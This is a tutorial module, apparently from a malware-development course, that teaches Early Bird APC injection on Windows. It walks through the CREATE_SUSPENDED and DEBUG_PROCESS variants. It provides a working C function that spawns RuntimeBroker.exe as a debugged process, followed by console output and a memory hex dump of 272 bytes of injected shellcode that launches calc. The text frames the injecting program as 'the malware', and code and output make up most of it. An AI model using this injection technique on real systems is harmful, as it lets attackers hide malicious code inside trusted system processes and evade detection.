Early Bird APC Injection

Introduction

In the previous module, `QueueUserAPC` was used to perform local APC injection. In this module, the same API will be used to execute the payload in a remote process. Although the approach will slightly differ, the method used is the same.

By now it should be well understood that APC injection requires either a suspended or an alertable thread to successfully execute the payload. However, it is difficult to come across threads that are in these states, especially ones that are operating under normal user privileges.

The solution for this is to create a suspended process using the `CreateProcess` WinAPI and use the handle to its suspended thread. The suspended thread meets the criteria to be used in APC injection. This method is known as Early Bird APC Injection.

Early Bird Implementation Logic (1)

The implementation logic of this technique will be as follows:

1. Create a suspended process by using the `CREATE_SUSPENDED` flag.

2. Write the payload to the address space of the new target process.

3. Get the suspended thread's handle from `CreateProcess` along with the payload's base address and pass them to `QueueUserAPC`.

4. Resume the thread using the `ResumeThread` WinAPI to execute the payload.

Early Bird Implementation Logic (2)

The implementation logic explained in the previous section is straightforward. This section introduces an alternative way of implementing Early Bird APC Injection.

`CreateProcess` will still be used, but the process creation flag will be changed from `CREATE_SUSPENDED` to `DEBUG_PROCESS`. The `DEBUG_PROCESS` flag will create the new process as a debugged process and make the local process its debugger. When a process is created as a debugged process, a breakpoint will be placed in its entry point. This pauses the process and waits for the debugger (i.e. the malware) to resume execution.

When this occurs, the payload is injected into the target process to be executed using the `QueueUserAPC` WinAPI. Once the payload is injected and the remote debugged thread is queued to run the payload, the local process can be detached from the target process using the DebugActiveProcessStop WinAPI which stops the remote process from being debugged.

`DebugActiveProcessStop` requires only one parameter which is the PID of the debugged process that can be fetched from the `PROCESS_INFORMATION` structure populated by `CreateProcess`.

Updated Implementation Logic

The updated implementation will be as follows:

1. Create a debugged process by setting the `DEBUG_PROCESS` flag.
2. Write the payload to the address space of the new target process.
3. Get the debugged thread's handle from `CreateProcess` along with the payload's base address and pass them to `QueueUserAPC`.
4. Stop the debugging of the remote process using `DebugActiveProcessStop` which resumes its threads and executes the payload.

Early Bird APC Injection Function

`CreateSuspendedProcess2` is a function that performs Early Bird APC Injection and requires 4 arguments:


- `lpProcessName` - The name of the process to create.
- `dwProcessId` - A pointer to a DWORD which will receive the newly created process's PID.
- `hProcess` - Pointer to a HANDLE that will receive the newly created process's handle.
- `hThread` - Pointer to a HANDLE that will receive the newly created process's thread.

```
BOOL CreateSuspendedProcess2(LPCSTR lpProcessName, DWORD* dwProcessId,
HANDLE* hProcess, HANDLE* hThread) {

        CHAR lpPath   [MAX_PATH * 2];
        CHAR WnDr     [MAX_PATH];

        STARTUPINFO            Si    = { 0 };
        PROCESS_INFORMATION    Pi    = { 0 };

        // Cleaning the structs by setting the element values to 0
        RtlSecureZeroMemory(&Si, sizeof(STARTUPINFO));
        RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

        // Setting the size of the structure
        Si.cb = sizeof(STARTUPINFO);

        // Getting the %WINDIR% environment variable path (That is generally
'C:\Windows')
```

```
        if (!GetEnvironmentVariableA("WINDIR", WnDr, MAX_PATH)) {
                printf("[!] GetEnvironmentVariableA Failed With Error : %d
\n", GetLastError());
                return FALSE;
        }

        // Creating the target process path
        sprintf(lpPath, "%s\\System32\\%s", WnDr, lpProcessName);
        printf("\n\t[i] Running : \"%s\" ... ", lpPath);

        // Creating the process
        if (!CreateProcessA(
                NULL,
                lpPath,
                NULL,
                NULL,
                FALSE,
                DEBUG_PROCESS,          // Instead of CREATE_SUSPENDED
                NULL,
                NULL,
                &Si,
                &Pi)) {
                printf("[!] CreateProcessA Failed with Error : %d \n",
GetLastError());
                return FALSE;
        }

        printf("[+] DONE \n");

        // Filling up the OUTPUT parameter with CreateProcessA's output
        *dwProcessId        = Pi.dwProcessId;
        *hProcess           = Pi.hProcess;
        *hThread            = Pi.hThread;

        // Doing a check to verify we got everything we need
        if (*dwProcessId != NULL && *hProcess != NULL && *hThread != NULL)
                return TRUE;

        return FALSE;
}
```

Demo

The image below shows the newly created target process in a debug state. A debugged process is highlighted in purple in Process Hacker.



C:\Users\User\Desktop\Intermediate\EarlyBird\x64\Debug\EarlyBird.exe

```
[i] Creating "RuntimeBroker.exe" Process As A Debugged Process ...
        [i] Running : "C:\Windows\System32\RuntimeBroker.exe" ... [+] DONE
        [i] Target Process Created With Pid : 8804
[+] DONE

[i] Writing Shellcode To The Target Process ...
        [i] Allocated Memory At : 0x000002568D630000
        [#] Press <Enter> To Write Payload ...
```

Process Hacker [ ]

Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk

Name	PID	CPU	I/O total rate	Private bytes
RuntimeBroker.exe	8804			476 kB

RuntimeBroker.exe (8804) Properties


General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

File

Runtime Broker
(Verified) Microsoft Windows
Version: 10.0.22000.1
Image file name:
C:\Windows\System32\RuntimeBroker.exe

Process
Command line: C:\Windows\System32\RuntimeBroker.exe
Current directory: C:\Users\User\Desktop\Intermediate\EarlyBird\EarlyBird\
Started: 15 seconds ago (1:34:24 PM 12/23/2022)
PEB address: 0xab9bafa000
Parent: EarlyBird.exe (4468)
Mitigation policies: DEP (permanent); ASLR (high entropy); Extension points disabled; CF Guard
Protection: None

Next, the payload is written to the target process.



C:\Users\User\Desktop\Intermediate\EarlyBird\x64\Debug\EarlyBird.exe

```
[i] Creating "RuntimeBroker.exe" Process As A Debugged Process ...
        [i] Running : "C:\Windows\System32\RuntimeBroker.exe" ... [+] DONE
        [i] Target Process Created With Pid : 8804
[+] DONE

[i] Writing Shellcode To The Target Process ...
        [i] Allocated Memory At : 0x000002568D630000
        [#] Press <Enter> To Write Payload ...
        [i] Successfully Written 272 Bytes
[+] DONE

[#] Press <Enter> To Run Shellcode ...
```

RuntimeBroker.exe (8804) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment
Strir


☑ Hide free regions

Base address	Type	Size	Protection	Use	Total WS	Privat
0x7dfe7ebc9000	Mapped: Reserved	2,107,621,...				
0x7ff4fdbc6000	Mapped: Reserved	394,500 kB				
0x7ff51968c000	Mapped: Reserved	182,160 kB				
0x7df525ca6000	Mapped: Commit	540 kB	NA			
0x7df526576000	Mapped: Commit	848 kB	NA			
0x7ff515d07000	Mapped: Commit	58,864 kB	NA			
0x7ffe0000	Private: Commit	4 kB	R	USER_SHARED_DATA		
0x7ffe9000	Private: Commit	4 kB				
0x2568d5e0000	Mapped: Commit	124 kB				
0x2568d600000	Mapped: Commit	16 kB				
0x2568d610000	Mapped: Commit	12 kB				
0x7df524860000	Mapped: Commit	4 kB				
0x7dfe7ebc8000	Mapped: Commit	4 kB				
0x7ff4fdbc5000	Mapped: Commit	4 kB				
0x7ff519683000	Mapped: Commit	36 kB				
0x7ff64d540000	Image: Commit	4 kB				
0x7ff64d552000	Image: Commit	28 kB				
0x7ff64d55a000	Image: Commit	8 kB				
0x7ff64d55d000	Image: Commit	8 kB				
0x7ffd384c0000	Image: Commit	4 kB				
0x7ffd385ec000	Image: Commit	288 kB				
0x7ffd38640000	Image: Commit	60 kB				
0x7ffd38653000	Image: Commit	472 kB				
0xab9b924000	Private: Commit	48 kB				
0xab9bafa000	Private: Commit	12 kB				
0x2568d5c0000	Private: Commit	128 kB				
0x2568d620000	Private: Commit	8 kB				
0x7ffd3864f000	Image: Commit	4 kB				
0xab9b921000	Private: Commit	12 kB				
0x2568d630000	Private: Commit	4 kB				
0x7ff64d541000	Image: Commit	64 kB				
0x7ffd384c1000	Image: Commit	1,196 kB				
0x7ff64d551000	Image: Commit	4 kB				
0x7ff64d559000	Image: Commit	4 kB				
0x7ff64d55c000	Image: Commit	4 kB				
0x7ffd38634000	Image: Commit	48 kB				
0x7ffd38650000	Image: Commit	12 kB				

RuntimeBroker.exe (8804) (0x2568d630000 - 0x2568d631000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Finally, the payload is executed.



C:\Users\User\Desktop\Intermediate\EarlyBird\x64\Debug\EarlyBird.exe

```
[i] Creating "RuntimeBroker.exe" Process As A Debugged Process ...
        [i] Running : "C:\Windows\System32\RuntimeBroker.exe" ... [+] DONE
        [i] Target Process Created With Pid : 8804
[+] DONE

[i] Writing Shellcode To The Target Process ...
        [i] Allocated Memory At : 0x000002568D630000
        [#] Press <Enter> To Write Payload ...
        [i] Successfully Written 272 Bytes
[+] DONE

[#] Press <Enter> To Run Shellcode ...
[i] Detaching The Target Process ... [+] DONE

[#] Press <Enter> To Quit ...
```